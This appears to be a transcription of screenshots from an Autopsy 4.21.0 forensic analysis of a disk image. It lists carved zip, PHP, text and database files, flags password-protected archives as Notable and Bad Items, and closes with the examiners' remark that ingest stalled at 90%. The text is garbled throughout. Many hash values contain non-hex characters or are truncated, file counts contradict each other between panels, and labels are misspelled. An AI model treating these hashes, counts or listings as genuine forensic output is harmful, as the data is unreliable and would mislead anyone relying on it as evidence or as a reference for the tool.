✓ f0950986.testfilephp.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	681	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/53/f0950986_testfile... 9414180b1...66c5689066	9414180b1...66c5689066	1740 Result
✓ f0950994.testfile.php.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1086	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/53/f0950994_testfil... 656d02b2cd...1e581f9e93	656d02b2cd...1e581f9e93	1740 Result
✓ f0951002.foo.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	560	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/53/f0951002_foo.zip 2b912c954a...8419101b1b	2b912c954a...8419101b1b	1740 Result
✓ f1021958.TL_X3_101025_1_8_1_exPRO_FW_uni.zip	1		1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	35946	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/55/f1021958_TL_X3_10... 8edfbdb4c...2018d9602	8edfbdb4c...2018d9602	1740 Result
✓ f1022567.TL_X3_101115_1_8_1_exPRO_FW_uni.zip	1		1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	481410	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/55/f1022567_TL_X3_10... 62cedcc0f1...31d353683a	62cedcc0f1...31d353683a	1740 Result
✓ f1104050.hi.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	353	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/56/f1104050_hi.zip 572a86b95...55623c85c5	572a86b95...55623c85c5	1740 Result
✓ f1104058.hi.zip	1			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	353	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/56/f1104058_hi.zip c601caf231...0c097b42b1	c601caf231...0c097b42b1	1740 Result
✓ f1104066.hi.zip	1			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	353	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/56/f1104066_hi.zip c601caf231...0c097b42b1	c601caf231...0c097b42b1	1740 Result
✓ f1104074.hi.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	353	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/56/f1104074_hi.zip f6029fc759...345cab58d	f6029fc759...345cab58d	1740 Result
✓ f1104082.hi.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	353	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/56/f1104082_hi.zip f27b1313a...eb4465191b	f27b1313a...eb4465191b	1740 Result
✓ f1104090.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	105534	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/56/f1104090.zip 919519b80a...bf59ce0d4b	919519b80a...bf59ce0d4b	1740 Result
✓ f1104298.corrupt2.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	603	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/56/f1104298_corrupt2... 8f2841f264...7b89562882	8f2841f264...7b89562882	1740 Result
✓ f1104306.hi.zip	0			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	191	Unallocated	Unallocated	unknown	/img_dimage.img\$CarvedFiles/56/f1104306_hi.zip 2e3b3ecfb6...d2b2d708e	2e3b3ecfb6...d2b2d708e	1740 Result

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Item: f1021958.TL\_X3\_101025\_1\_8\_1\_exPRO\_FW\_uni.zip

Aggregate Score: Notable

**Analysis Result 1**

Score: Notable

Type: Encryption Detected

Configuration:

Conclusion:

Comment: Password protection detected.

1 Score

1 Bad Items (12)

1 Suspicious Items (2)

Reports

Final Report - Autopsy 4.21.0

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case Keyword Lists Keyword Search 1740 Results Save Table as CSV

**Data Sources**

- dimage.img\_1 Host

**File Views**

- By Extension
  - Images (2212)
  - Videos (6)
  - Audio (1)
  - Archives (1740)
  - Databases (14)
  - Documents
    - HTML (3849)
    - Office (11)
    - PDF (19)
    - Plain Text (40143)
    - Rich Text (2)
  - Executable
  - By MIMT Type
    - application
    - audio
    - image
    - message
    - multipart
      - appendedouble (6)
      - text
  - Deleted Files
  - File System (0)
  - All (160380)
- MB File Size**
- Data Artifacts**
  - Communication Accounts (12)
    - Email (12)
  - E-Mail Messages (78)
    - Default [Default]
  - Metadata (40)
- Analysis Results**
  - Encryption Detected (9)
  - EXIF Metadata (17)
  - Extension Mismatch Detected (1)
  - User Content Suspected (17)
- OS Accounts**
- Tags**
  - Bookmark (3)
  - Notable Item (Notable) (4)
  - email (1)
- Score**
  - Bad Items (12)
  - Suspicious Items (2)
- Reports**

**Listing Archives**

Table Thumbnail Summary

Page: 2 of 2 Pages: < > Go to Page:

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location	MD5 Hash	SHA-256 Hash
✓ f2773386.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4096	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773386.g	42cefcdabaa6fad34f2d7a78a337b4a	63315567e31
✓ f2773394.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4096	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773394.g	a566f06fb598abedff1c8af704ff4	9f0ca270c0
✓ f2773402.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8192	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773402.g	5975ff7fb6c2b070870da48adfb077	a5b266e73501
✓ f2773418.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8192	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773418.g	711e56062f28147462fe0db7442e967	2635e3c9e2a2
✓ f2773434.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8192	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773434.g	c8af495f521439967f57bc8278	20847474ca
✓ f2773457.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8192	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773457.g	595909a3fb2f6a76eac14cda59ff77	4bc347048399
✓ f2773466.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	12288	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773466.g	8d81e905970de565db8c66d6a6e160	1e0ed591449c
✓ f2773490.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8192	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773490.g	595909a3fb2f6a76eac14cda59ff77	4bc347048399
✓ f2773506.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8192	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773506.g	d6c97ea82d4001049fd7d8d8c57a	120c43244a5c
✓ f2773586.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8192	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773586.g	5e9e289838c4764a6cfaf7a76538f50	8c8b31bcf6fb
✓ f2773602.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8192	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773602.g	10904a7eddd48465a9ff9bc042d47	8a3c91238b4
✓ f2773618.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8192	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773618.g	16596929412a6438c9ee54d6c2a2a80	77666611a8c
✓ f2773634.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4096	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773634.g	044259f9f7ded7f9598bb7d7242b50	3f3a005cc79
✓ f2773642.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4096	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773642.g	ae7b4604e98f782b3b4d375d061fc	337d05243a3
✓ f2773650.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1273856	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773650.g	7f9f45682cc5727c3e9eb7b7e1545	238ra0dea4
✓ f2773658.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	16384	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f2773658.g	0ed765972749fbac1e03ea5a767	42d3b6d110ab
✓ f277602.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	12288	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f277602.g	fbb3b6e7e49ed16ac7a7551010ba412	c392dca833
✓ f277626.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8192	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f277626.g	bb1a126a59a44e5c5e1b3532203563d76	24x1cb6fa54
✓ f277642.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4096	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f277642.g	b2f96d4049d5b	a213f149f2489f6d45cded515
✓ f277650.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	12288	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f277650.g	d09fa4d2425276071426130823170	dh9460bae9
✓ f277682.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4096	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f277682.g	7202645fcf6d9d7a7719ac1e0d33aba3	341c286907d
✓ f277690.gz	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	4096	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f277690.g	a7f790a137001daef2a79b-011-rr4g	447c1n748d

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Page: 1 of 1 Page: < > Go to Page: 1 Jump to Offset Launch in HD

Final Report - Autopsy 4.21.0

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case Keyword Lists Keyword Search 28 Results Save Table as CSV

**Data Sources**

- dimage.img\_1 Host

**File Views**

- By Extension
  - Images (2212)
  - Videos (6)
  - Audio (1)
  - Archives (1740)
  - Databases (14)
  - Documents
    - HTML (3849)
    - Office (11)
    - PDF (19)
    - Plain Text (40143)
    - Rich Text (2)
  - Executable
  - By MIMT Type
    - application
    - audio
    - image
    - message
    - multipart
      - appendedouble (6)
      - text
  - Deleted Files
  - File System (0)
  - All (160380)
- MB File Size**
- Data Artifacts**
  - Communication Accounts (12)
    - Email (12)
  - E-Mail Messages (78)
    - Default [Default]
  - Metadata (40)
- Analysis Results**
  - Encryption Detected (9)
  - EXIF Metadata (17)
  - Extension Mismatch Detected (1)
  - User Content Suspected (17)
- OS Accounts**
- Tags**
  - Bookmark (3)
  - Notable Item (Notable) (4)
  - email (1)
- Score**
  - Bad Items (12)
  - Suspicious Items (3)

**Listing message/rfc822**

Table Thumbnail Summary

Page: 1 of 1 Pages: < > Go to Page: 1

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location	MD5 Hash	SHA-256 Hash
✓ t321342.txt	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	243	Unallocated	Unallocated	unknown	/img_dimage.img/\$carvefiles/32/t321342.txt	23c577783a69bbcfeaceb7466b2635b	729a6l
✓ f0974946.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	743	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/65/f0974946.php	000e789059914dc4d05327e513562	e4743
✓ f1347040.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	605	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f1347040.php	000e789059914dc4d05327e513562	e4743
✓ f1339141.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	842	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f1339141.php	ec6188094cfffb285f60686dca45a	28980
✓ f133922.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	882	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133922.php	b2035396eaa76743532203563d	826-9
✓ f133930.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	851	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133930.php	8b1d19f47eb3b1fa425c375d2e02bb	f967b
✓ f133938.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	901	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133938.php	3fc3ed3a2a08262a502d628363b5e	b1192
✓ f133946.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1062	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133946.php	49899c4d90367ab509f59ffcc487	1532a
✓ f133954.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1011	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133954.php	9ac2b296d48ffea1670617a3aa19e9	77d70
✓ f133962.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	981	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133962.php	3c7e7a90905327e513562	7c4c1
✓ f133966.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1224	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133966.php	fdfe88b23872c6386c41b1b26bb9	0a955
✓ f133968.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	735	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133968.php	dd80ed3b34639719889fb02c4e6699	cc8a8l
✓ f133970.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1223	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133970.php	b5d48469f13814e4ffeb0ff16135b	0a8d8
✓ f133972.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1177	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133972.php	3f7ff020d5888a0766f8e5ac46cdd	7ba0b
✓ f133978.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	3252	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133978.php	8e568d94e39c1d87044fd7d72396	f53ea7
✓ f133986.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	3460	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133986.php	edba2827c7d428ed929789f7212d	a6277
✓ f133992.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	3529	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133992.php	47958d12e0259f1901cdcc0d5b	19781
✓ f133994.php	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	3375	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/57/f133994.php	77dc69e7bd9da59a1b76f7b7f370f6	961a8b
✓ f13401554.txt	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	331	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/62/f13401554.txt	a7f895c4791384246f70211bc4	b3c8d
✓ f3872874.txt	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	417	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/75/f3872874.txt	1dd63b8776182334bfbd4736155d	edd70
✓ f3877184.txt	0	0	0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	337	Unallocated	Unallocated	unknown	/img_dimage.img/\$CarvedFiles/		

Final Report - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

**Listing**

**Encryption Detected**

Table: **Thumbnail** Summary

Page: 1 of 1 Pages: Go to Page:

Source Name	S	C	O	Source Type	Score	Conclusion	Configuration	Justification	Comment	File Path
f037056_20131030113401_http_198_2_192.zip	0	0	0	File	Notable	Password protection detected.		Password protection detected.	Password protection detected.	/img_dimage/img/\$CarvedFiles/9/13078036_20131030113401_http_198_2_192.zip
7_of_diamonds.zip	0	0	0	File	Notable	Password protection detected.		Password protection detected.	Password protection detected.	/img_dimage/img/\$CarvedFiles/29/f143356_7_of_diamonds.zip/7_of_diamonds.zip
f1104506.hizip	0	0	0	File	Notable	Content-only Encryption (Archive File)		Content-only Encryption (Archive File)	Content-only Encryption (Archive File)	/img_dimage/img/\$CarvedFiles/59/f1104506.hizip
f1022562_T1_X3_101115_1_8_1_expROM_FW_uni.zip	1	0	0	File	Notable	Password protection detected.		Password protection detected.	Password protection detected.	/img_dimage/img/\$CarvedFiles/59/f1022562_T1_X3_101115_1_8_1_expROM_FW_uni.zip
f1021858_T1_X3_101025_1_8_1_expROM_FW_uni.zip	1	0	0	File	Notable	Password protection detected.		Password protection detected.	Password protection detected.	/img_dimage/img/\$CarvedFiles/59/f1021858_T1_X3_101025_1_8_1_expROM_FW_uni.zip
f0054098_file.zip	0	0	0	File	Notable	Password protection detected.		Password protection detected.	Password protection detected.	/img_dimage/img/\$CarvedFiles/37/f0054098_file.zip
f3318508_init.zip	0	0	0	File	Notable	Password protection detected.		Password protection detected.	Password protection detected.	/img_dimage/img/\$CarvedFiles/27/f3318508_init.zip
f1860204_T1_X3_101115_1_8_1_expROM_FW_uni.zip	1	0	0	File	Notable	Password protection detected.		Password protection detected.	Password protection detected.	/img_dimage/img/\$CarvedFiles/16/f1860204_T1_X3_101115_1_8_1_expROM_FW_uni.zip
f1859180_T1_X3_101115_1_8_1_expROM_FW_uni.zip	1	0	0	File	Notable	Password protection detected.		Password protection detected.	Password protection detected.	/img_dimage/img/\$CarvedFiles/16/f1859180_T1_X3_101115_1_8_1_expROM_FW_uni.zip

**Deleted Files**

**File System**

All (60380)

**MB File Size**

**Data Artifacts**

Communication Accounts (12)

Email (12)

E-Mail Messages (78)

Default (1)

Metadata (40)

**Analysis Results**

Encryption Detected (0)

EXIF Metadata (17)

Extension Mismatch Detected (1)

User Content Suspected (17)

OS Accounts

**Tags**

Bookmark (3)

Notable Item (Notable) (4)

email (2)

**Score**

Bad Items (12)

Suspicious Items (3)

Reports

Strings Extracted Text Translation

Page: 1 of 1 Page Go to Page:

Script: Latin - Basic

Final Report - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

**Listing**

**Databases**

Table: **Thumbnail** Summary

Page: 1 of 1 Pages: Go to Page:

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location	MDS Hash	SHA-256 Hash
f0371388.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	22380	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/12/f0371388.db	dca3001ac1eadd1b165df11bd86237eecc	ffef054230	
f0359452.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	12208	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/18/f0359452.db	25f277fb0a09cfc0bcfc5fcbe0975a5bf	0eff04d77f	
f0904754.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	8192	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/36/f0904754.db	876c82dd4cc9696819c9c399f0034d	77b0300346	
f0904780.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	12208	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/36/f0904780.db	ffaa96997b03cf77144803-162f94	77b030237f	
f0904804.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	8192	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/36/f0904804.db	ebf5951004395ca9fce699313502d	97659255a1	
f0904820.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	8192	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/36/f0904820.db	40866e9130302ef5a6c0679f8eafed5	cce63d0f1	
f0904836.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	8192	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/36/f0904836.db	e8039abb82a213647d41dc303fb53d	7b52d4f1e1	
f0904852.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	8192	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/36/f0904852.db	b504a9f91c1c848120981309ff9a	09b4d412	
f0904866.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	8192	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/36/f0904866.db	7e2ee1e0d4f71ea8686affa	31f5e81cb3	
f0904884.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	8192	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/36/f0904884.db	d9bde6db8212547e7fe5cd831c22	e2ae998d8e	
f0904900.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	8192	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/36/f0904900.db	32f431e3432a0ff0ffce1ba2a070f12	b0bb1c1a72	
f0904916.db	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	12288	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/36/f0904916.db	8116defbaf09396c6bfa1d6d0ff6b	3a82757243	
f052762.sqlite	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	11264	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/77/f0527622.sqlite	e9165f23e335a50244602a	124dbd108	
f0552246.sqlite	0	0	0	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	2000-00-00 00:00:00	9216	Unallocated	Unknown	/img_dimage/img/\$CarvedFiles/77/f0552246.sqlite	515ab4bf795b06ff39daebc7b771	d664dd4c95	

Strings Extracted Text Translation

Page: 1 of 1 Page Go to Page:

Script: Latin - Basic

Final Report - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

**Listing**

Bad Items

Table Thumbnail Summary

Page: 1 of 1 Pages: < > Go to Page

Source Type Path

✓ f3873056\_20131030113401\_1Http\_198\_2\_192.zip File /img.dimage.img/\$CarvedFiles/9/f3873056\_20131030113401\_1Http\_198\_2\_192.zip  
✓ f1859180\_Tl\_X3\_101115\_1\_8\_1\_expROM\_FW\_uni.zip File /img.dimage.img/\$CarvedFiles/16/f1859180\_Tl\_X3\_101115\_1\_8\_1\_expROM\_FW\_uni.zip  
✓ f1860204\_Tl\_X3\_101025\_1\_8\_1\_expROM\_FW\_uni.zip File /img.dimage.img/\$CarvedFiles/16/f1860204\_Tl\_X3\_101025\_1\_8\_1\_expROM\_FW\_uni.zip  
✓ f3318508\_init.zip File /img.dimage.img/\$CarvedFiles/27/f3318508\_init.zip  
✓ 7\_of\_diamonds.zip File /img.dimage.img/\$CarvedFiles/29/f3413356\_7\_of\_diamonds.zip  
✓ f0054098\_file1.zip File /img.dimage.img/\$CarvedFiles/37/f0054098\_file1.zip  
✓ f1021858\_Tl\_X3\_101025\_1\_8\_1\_expROM\_FW\_uni.zip File /img.dimage.img/\$CarvedFiles/5/f1021858\_Tl\_X3\_101025\_1\_8\_1\_expROM\_FW\_uni.zip  
✓ f1022562\_Tl\_X3\_101115\_1\_8\_1\_expROM\_FW\_uni.zip File /img.dimage.img/\$CarvedFiles/5/f1022562\_Tl\_X3\_101115\_1\_8\_1\_expROM\_FW\_uni.zip  
✓ f1104506\_hi.zip File /img.dimage.img/\$CarvedFiles/5/f1104506\_hi.zip  
f2666244 File /img.dimage.img/\$CarvedFiles/18/f2666244.gz  
f2666132 File /img.dimage.img/\$CarvedFiles/18/f2666132.gz  
f2659972 File /img.dimage.img/\$CarvedFiles/18/f2659972.gz

Save Table as CSV

12 Results

**File System**

Deleted Files

File System (0)

All (160380)

**MB File Size**

**Data Artifacts**

Communication Accounts (12)

Email (12)

E-Mail Messages (78)

Default (Default)

Metadata (40)

Analysis Results

Encryption Detected (9)

EXIF Metadata (17)

Extension Mismatch Detected (1)

User Content Suspected (17)

OS Accounts

Tags

Bookmark (3)

Notable Item (Notable) (4)

email (2)

Score

Bad Items (12)

Suspicious Items (3)

Reports

Final Report - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

**Listing**

Data Sources Summary

Data Source Name Ingest Status Type Files Artifacts Tags

N /img.dimage.img Started 190422 174

Types User Activity Analysis Recent Files Past Cases Geolocation Timeline Ingest History Container

File Types

File Types

Not Analyzed: 10,749 (8.8%)

Images: 2,503 (1.7%)

Audio: 1 (0.04%)

Documents: 60,120 (37.04%)

Executables: 11 (0.09%)

Unknown: 26,113 (13.7%)

Other: 84,926 (44.0%)

Allocated Files: 30,035  
Unallocated Files: 160,387  
Slack Files: 0  
Directories: 3,330

Save Table as CSV

1 Results

**Data Sources**

File Views

File Types

By Extension (2212)

Images (2212)

Audio (21)

Archives (11740)

Databases (14)

Documents

Executable

exe (6)

dll (2)

bat (0)

com (1)

com (1)

By MIME Type

application

audio

image

message

multipart

text

Deleted Files

File System (0)

All (160380)

**MB File Size**

Communication Accounts (12)

Email (12)

E-Mail Messages (78)

Default (Default)

Metadata (78)

Analysis Results

Encryption Detected (9)

EXIF Metadata (17)

Extension Mismatch Detected (1)

User Content Suspected (17)

OS Accounts

Tags

Bookmark (3)

Notable Item (Notable) (4)

email (1)

Score

Bad Items (12)

Suspicious Items (2)

Reports

We're not able to analyze the whole drive, maybe there was an issue in the raw image file, after 90% it's just stuck! We left it for two days, but we've not seen any progress. That's why we stopped the analysis. We got this much information!